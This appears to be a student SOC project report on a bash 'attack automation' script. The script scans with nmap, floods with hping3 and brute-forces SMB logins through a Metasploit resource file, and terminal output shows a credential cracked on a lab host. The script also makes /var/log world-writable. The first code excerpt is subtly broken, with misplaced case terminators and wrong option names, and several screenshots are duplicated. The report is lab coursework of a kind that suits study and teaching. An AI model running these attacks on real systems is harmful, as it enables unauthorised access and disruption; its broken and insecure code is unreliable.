


# **SOC Project Attack Automation**

**Muhammad Shameer Azmer**

**Student id: s31**

**Date: 31 May**



```
1  #!/bin/bash
2
3  #By doing this it grants me permission to access the /var/log to make changes and allow to create log files
4  sudo chmod 777 /var/log
5  cd /var/log
6  touch nmap.log hping3.log smb_bf.log
7  cd
8
9  #these .txt file has the information needed to run some of the commands below
10 touch pass.txt user.txt targetip.txt
11 #this is to input the date and time of the action that took place
12 sgtime=$(TZ=Asia/Singapore date)
13
14
15
```

Status **kali@kali** ~  
Compiler  
Messages  
Scribble  
Terminal


line: 14 / 92 col: 0 sel: 0 INS TAB MOD mode: LF encoding: UTF-8 filetype: Sh scope: unknown

To start the script I change the permissions in /var/log to enable me to create the necessary log files for the attack.

Afterwards I 'cd' out from the /var/log to be able to run the script on 'kali' instead of the /var/log.


I have also created pass.txt, user.txt and target.txt to house the credentials and password and also the target ip address.

In the script I've added - sgtime=\$(TZ=Asia/Singapore date) to be able to log the time and date the action was done.




```
14
15
16 echo "Attack Automation"
17 echo "-----"
18 echo "Which attack would you like to choose?"
19 echo "1. Nmap - scan for vulnerable ports"
20 echo "2. Hping3 - Denial of Service (DOS) on chosen target ip address"
21 echo "3. msfconsole smb attack - brute force the smb port"
22 echo "4. Random attack"
23 echo "-----"
24 echo "Input your choice"
25
26 #I chose to use case statement so that is is easily invoked when the users inputs their choice
27 read OPTIONS
28 case $OPTIONS in
29     1)
30
31         echo "You have chosen to do Nmap"
32         echo "Input IP to scan"
33         #allow the user to specify which ip specifically they what to find out
34         read IP
35         #the input will be kept in the nmap.log that was created in the /var/log
36         echo "$sgtime sudo nmap $IP -sV -Pn" >> /var/log/nmap.log
37         echo "Results are recorded in /var/log/nmap.log"
38
39     *)
40         function nmap_scan()
41         { sudo nmap $IP -sV -Pn
42         }
```

For the bash script I chose Case statement in order for me to invoke the command once the options have been inputted by the user.




```
64     3)
65         echo 'use auxiliary/scanner/smb/smb_login' > newsmb.rc
66         echo 'set rhost file:/home/kali/targetip.txt' >> newsmb.rc
67         echo 'set smbdomain mydomain.local' >> newsmb.rc
68         echo 'set pass.file pass.txt' >> newsmb.rc
69         echo 'set user.file user.txt' >> newsmb.rc
70         echo 'run' >> newsmb.rc
71         echo 'exit' >> newsmb.rc
72
73         echo "You have chosen msfconsole smb attack"
74         echo "$sgtime msfconsole -qr newsmb.rc" >> /var/log/smb_bf.log
75
76         function smb_attack()
77         { msfconsole -qr newsmb.rc
78         }
79         smb_attack
80     *)
81         echo "Results are recorded in var/log/smb_bf.log"
82
83         ;;
84         *)
85         #using the wildcard "*" any output that is not 1-3 the choice will be invalid
86         echo "Invalid Choice"
87         ;;
88     esac
89
90
91
92
```

I have also added the wildcard option (\*) to alert the user if they have imputed anything other than the given options.



For the Hping3 attack I've made the command to send 5 packets to the target server on port 80.

Using this command : `sudo hping3 -S $IP -p $PORT -c 5`



For the msfconsole attack, We can set the following manually and run the module to get user:password

```
set rhosts 172.16.50.20
```

```
set smbdomain mydomain.local
```

```
set pass_file pass.txt
```

```
set user_file user.txt
```

```
run
```

```
62 ;;
63 3)
64 echo 'use auxiliary/scanner/smb/smb_login' > newsmb.rc
65 echo 'set rhost file:/home/kali/targetip.txt' >> newsmb.rc
66 echo 'set smbdomain mydomain.local' >> newsmb.rc
67 echo 'set pass_file pass.txt' >> newsmb.rc
68 echo 'set user_file user.txt' >> newsmb.rc
69 echo 'run' >> newsmb.rc
70 echo 'exit' >> newsmb.rc
71
72 echo "You have chosen msfconsole smb attack"
73
74 echo "$sgtime msfconsole -qr newsmb.rc" >> /var/log/smb_bf.log
75
11:07:01: This is Geany 1.38.
11:07:01: File /home/kali/nipe/Wproject.sh opened (1).
11:07:01: File /home/kali/socproj1.sh opened (2).
Status
This is Geany 1.38.
```

```
smb_attack [76] 62 ;;
63 3)
64 echo 'use auxiliary/scanner/smb/smb_login' > newsmb.rc
65 echo 'set rhost file:/home/kali/targetip.txt' >> newsmb.rc
66 echo 'set smbdomain mydomain.local' >> newsmb.rc
67 echo 'set pass_file pass.txt' >> newsmb.rc
68 echo 'set user_file user.txt' >> newsmb.rc
69 echo 'run' >> newsmb.rc
70 echo 'exit' >> newsmb.rc
71
72 echo "You have chosen msfconsole smb attack"
73
74 echo "$sgtime msfconsole -qr newsmb.rc" >> /var/log/smb_bf.log
75
76 function smb_attack()
77 {
78   msfconsole -qr newsmb.rc
79 }
80 smb_attack
81
82 echo "Results are recorded in var/log/smb_bf.log"
83
84 ;;
85 *)
86 #using the wildcard "*" any output that is not 1-3 the choice will be invalid
87 echo "Invalid Choice"
88
11:07:01: This is Geany 1.38.
11:07:01: File /home/kali/nipe/Wproject.sh opened (1).
11:07:01: File /home/kali/socproj1.sh opened (2).
Status
This is Geany 1.38.
```


Each of the options is appended in news.rc which is a resource file.

Once all the necessary options are input and present in the resource file we can then run the command without going to the msfconsole menus.

In each of the options I've also imputed the functions of the commands to show the user that the attack is ongoing after choosing.

Here is the bash scripting working on Kali.

This is when the user choose option 1 to Nmap



```
File Actions Edit View Help

Which attack would you like to choose?
1. Nmap - scan for vulnerable ports
2. Hping3 - Denial of Service (DOS) on chosen target ip address
3. msfconsole smb attack - brute force the smb port
4. Random attack

Input your choice
1
You have chosen to do Nmap
Input IP to scan
172.16.50.20
Results are recorded in /var/log/nmap.log
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 10:49 EDT
Nmap scan report for 172.16.50.20
Host is up (0.00031s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
8080/tcp   open  http         Splunkd httpd
8089/tcp   open  ssl/http     Splunkd httpd
MAC Address: 00:0C:29:0F:7C:D7 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.08 seconds

kali@kali:~$
```

This is when the user chooses option 2 to Hping3

```
kali@kali ~  
File Actions Edit View Help  
$ bash socpro01.sh  
Attack Automation  
  
Which attack would you like to choose?  
1. Nmap - scan for vulnerable ports  
2. Hping3 - Denial of Service (DOS) on chosen target ip address  
3. msfconsole smb attack - brute force the smb port  
-----  
Input your choice  
2  
You have chosen to do Hping3  
Input IP to DOS  
172.16.50.20  
Input port  
80  
Results are recorded in /var/log/hping3.log  
HPING 172.16.50.20 (eth0 172.16.50.20): S set, 40 headers + 0 data bytes  
len=46 ip=172.16.50.20 ttl=128 DF id=1123 sport=80 flags=RA seq=0 win=0 rtt=6.4 ms  
len=46 ip=172.16.50.20 ttl=128 DF id=1125 sport=80 flags=RA seq=1 win=0 rtt=7.3 ms  
len=46 ip=172.16.50.20 ttl=128 DF id=1126 sport=80 flags=RA seq=2 win=0 rtt=7.3 ms  
len=46 ip=172.16.50.20 ttl=128 DF id=1127 sport=80 flags=RA seq=3 win=0 rtt=7.7 ms  
len=46 ip=172.16.50.20 ttl=128 DF id=1129 sport=80 flags=RA seq=4 win=0 rtt=6.2 ms  
  
----- 172.16.50.20 hping statistic -----  
5 packets transmitted, 5 packets received, 0% packet loss  
round-trip min/avg/max = 6.2/7.0/7.7 ms  
  
kali@kali ~$
```

This is when the user chooses option 3

```
kali@kali ~  
File Actions Edit View Help  
$ bash socpro01.sh  
Attack Automation  
  
Which attack would you like to choose?  
1. Nmap - scan for vulnerable ports  
2. Hping3 - Denial of Service (DOS) on chosen target ip address  
3. msfconsole smb attack - brute force the smb port  
-----  
Input your choice  
3  
You have chosen msfconsole smb attack  
[*] Processing newsmb.rc for ERB directives.  
resource (newsmb.rc)> use auxiliary/scanner/smb/smb_login  
resource (newsmb.rc)> set rhost file:/home/kali/targetip.txt  
rhost => file:/home/kali/targetip.txt  
resource (newsmb.rc)> set smbdomain mydomain.local  
smbdomain => mydomain.local  
resource (newsmb.rc)> set pass_file pass.txt  
pass_file => pass.txt  
resource (newsmb.rc)> set user_file user.txt  
user_file => user.txt  
resource (newsmb.rc)> run  
[*] 172.16.50.20:445 - 172.16.50.20:445 - Starting SMB login bruteforce  
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\mike:11554!'  
[!] 172.16.50.20:445 - No active DB -- Credential data will not be saved!  
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\mike:Juis77'  
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\mike:IPaa33'  
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\mike:Passw0rd!'  
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\mike:Password!'  
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\newuser:11554!'  
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\newuser:Juis77'  
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\newuser:IPaa33'  
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\newuser:Passw0rd!'  
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\newuser:Password!'
```

```
kali@kali: -
File Actions Edit View Help
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\mike:11554!',
[!] 172.16.50.20:445 - No active DB -- Credential data will not be saved!
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\mike:Juis77',
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\mike:Paa33',
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\mike:Passw0rd!',
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\mike:Password!',
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\newuser:11554!',
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\newuser:Juis77',
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\newuser:Paa33',
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\newuser:Passw0rd!',
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\newuser:Password!',
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\pikelee:11554!',
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\pikelee:Juis77',
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\pikelee:Paa33',
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\pikelee:Passw0rd!',
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\pikelee:Password!',
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\soc 1:11554!',
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\soc 1:Juis77',
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\soc 1:Paa33',
[+] 172.16.50.20:445 - 172.16.50.20:445 - Success: 'mydomain.local\soc 1:Passw0rd!'
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\administrator:11554!',
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\administrator:Juis77',
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\administrator:Paa33',
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\administrator:Passw0rd!',
[-] 172.16.50.20:445 - 172.16.50.20:445 - Failed: 'mydomain.local\administrator:Password!',
[*] file:/home/kali/targetip.txt:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
resource (newsmb.rc)> exit
Results are recorded in var/log/smb_bf.log
(kali@kali)-[~]
$
```